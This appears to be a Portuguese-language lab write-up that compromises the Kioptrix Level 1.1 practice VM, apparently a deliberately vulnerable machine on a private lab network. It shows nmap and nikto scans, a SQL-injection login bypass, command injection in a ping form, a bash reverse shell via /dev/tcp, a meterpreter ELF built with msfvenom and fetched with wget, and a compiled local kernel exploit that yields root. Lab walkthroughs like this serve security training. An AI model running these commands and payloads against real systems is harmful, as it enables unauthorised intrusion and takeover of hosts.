

Kioptrix : Level 1.1

IP da máquina: 192.168.2.107 // MAC: 08:00:27:C5:D9:B4

Resultados no nmap:

nmap -A -v 192.168.2.107

```
root@kali: ~  
22/tcp open  ssh      OpenSSH 3.9p1 (protocol 1.99)  
|_ ssh-hostkey:  
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)  
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)  
|   1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)  
|_ sshv1: Server supports SSHv1  
80/tcp open  http      Apache httpd 2.0.52 ((CentOS))  
|_ http-methods:  
|   Supported Methods: GET HEAD POST OPTIONS  
|_ http-server-header: Apache/2.0.52 (CentOS)  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
111/tcp open  rpcbind   2 (RPC #100000)  
443/tcp open  ssl/https?  
|_ ssl-date: 2020-06-07T18:58:16+00:00; +4h00m00s from scanner time.  
|_ sslv2:  
|   SSLv2 supported  
|   ciphers:  
|       SSL2_RC4_128_EXPORT40_WITH_MD5  
|       SSL2_RC4_128_WITH_MD5  
|       SSL2_RC2_128_CBC_WITH_MD5  
|       SSL2_DES_192_EDE3_CBC_WITH_MD5  
|       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
|       SSL2_RC4_64_WITH_MD5  
|       SSL2_DES_64_CBC_WITH_MD5  
631/tcp open  ipp       CUPS 1.1  
|_ http-methods:  
|   Supported Methods: GET HEAD OPTIONS POST PUT  
|   Potentially risky methods: PUT  
|_ http-server-header: CUPS/1.1  
|_ http-title: 403 Forbidden
```

```
3306/tcp open  mysql     MySQL (unauthorized)  
MAC Address: 08:00:27:C5:D9:B4 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.30  
Uptime guess: 49.710 days (since Sat Apr 18 18:57:15 2020)  
Network Distance: 1 hop  
TCP Sequence Prediction: Difficulty=197 (Good luck!)  
IP ID Sequence Generation: All zeros
```

Resultados do nikto:

nikto -h http://192.168.2.107


```

+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /icons/README, inode: 357810, size: 4872, mtime: Sat Mar 29 15:41:04 1980
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 1 error(s) and 17 item(s) reported on remote host
+ End Time: 2020-06-07 12:00:09 (GMT-3) (62 seconds)

```

SQL Injection:

a' or '1'='1



192.168.2.107/index.php


192.168.2.107/index.php

Remote System Administration Login

Username: a' or '1'='1

Password:

Login



192.168.2.107/index.php


192.168.2.107/index.php

Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:

submit

&& id



192.168.2.107/index.php

192.168.2.107/pingit.php

192.168.2.107/index.php

Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:

192.168.2.106 && id

submit

Usuário apache:


192.168.2.106 && id

```
PING 192.168.2.106 (192.168.2.106) 56(84) bytes of data.  
64 bytes from 192.168.2.106: icmp_seq=0 ttl=64 time=0.319 ms  
64 bytes from 192.168.2.106: icmp_seq=1 ttl=64 time=0.575 ms  
64 bytes from 192.168.2.106: icmp_seq=2 ttl=64 time=0.519 ms  
  
--- 192.168.2.106 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.319/0.471/0.575/0.109 ms, pipe 2  
uid=48(apache) gid=48(apache) groups=48(apache)
```

Escuta iniciada com o nc:

```
root@kali:~# nc -lvp 8080  
listening on [any] 8080 ...
```

;bash -i >& /dev/tcp/192.168.2.106/8080 0>&1



Conexão feita:

```
root@kali:~# nc -lvp 8080  
listening on [any] 8080 ...  
192.168.2.107: inverse host lookup failed: Unknown host  
connect to [192.168.2.106] from (UNKNOWN) [192.168.2.107] 36611  
bash: no job control in this shell  
bash-3.00$ id  
uid=48(apache) gid=48(apache) groups=48(apache)  
bash-3.00$ uname -a  
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux  
bash-3.00$
```

Escuta iniciada com o metasploit:

```
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.2.106    yes       The listen address (an interface may be specified)
  LPORT  443              yes       The listen port

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.2.106    yes       The listen address (an interface may be specified)
  LPORT  443              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
```

Criando payload com o msfvenom:

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.2.106 lport=443 -f elf > data.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

root@kali:~# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Upload do arquivo data.elf:

```
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.2.106:8080/data.elf
--15:22:07-- http://192.168.2.106:8080/data.elf
=> `data.elf'
Connecting to 192.168.2.106:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

    0K                                                                 100%   2.95 MB/s

15:22:07 (2.95 MB/s) - `data.elf' saved [207/207]

bash-3.00$ ls
data.elf
bash-3.00$ chmod 777 data.elf
bash-3.00$ ./data.elf
```

Sessão aberta:

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.106:443
[*] Sending stage (980808 bytes) to 192.168.2.107
[*] Meterpreter session 1 opened (192.168.2.106:443 -> 192.168.2.107:36613) at 2020-06-07 12:23:27 -0300

meterpreter > sysinfo
Computer      : kioptrix.level2
OS            : CentOS 4.5 (Linux 2.6.9-55.EL)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

Searchsploit:

```
root@kali: ~
root@kali:~# searchsploit CentOS 4.5 Linux 2.6.9
-----
Exploit Title | Path
-----
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core | linux_x86/local/9542.c
-----
Shellcodes: No Results
root@kali:~# locate linux_x86/local/9542.c
/usr/share/exploitdb/exploits/linux_x86/local/9542.c
root@kali:~# cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c
cp: missing destination file operand after '/usr/share/exploitdb/exploits/linux_x86/local/9542.c'
Try 'cp --help' for more information.
root@kali:~# cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /root
```

Upload:

```
meterpreter > upload 9542.c
[*] uploading : 9542.c -> 9542.c
[*] Uploaded -1.00 B of 2.58 KiB (-0.04%): 9542.c -> 9542.c
[*] uploaded : 9542.c -> 9542.c
meterpreter > pwd
/tmp
```

Root:

```
gcc 9542.c -o data
9542.c:109:28: warning: no newline at end of file
ls
9542.c
data
data.elf
./data
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00# uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
sh-3.00#
```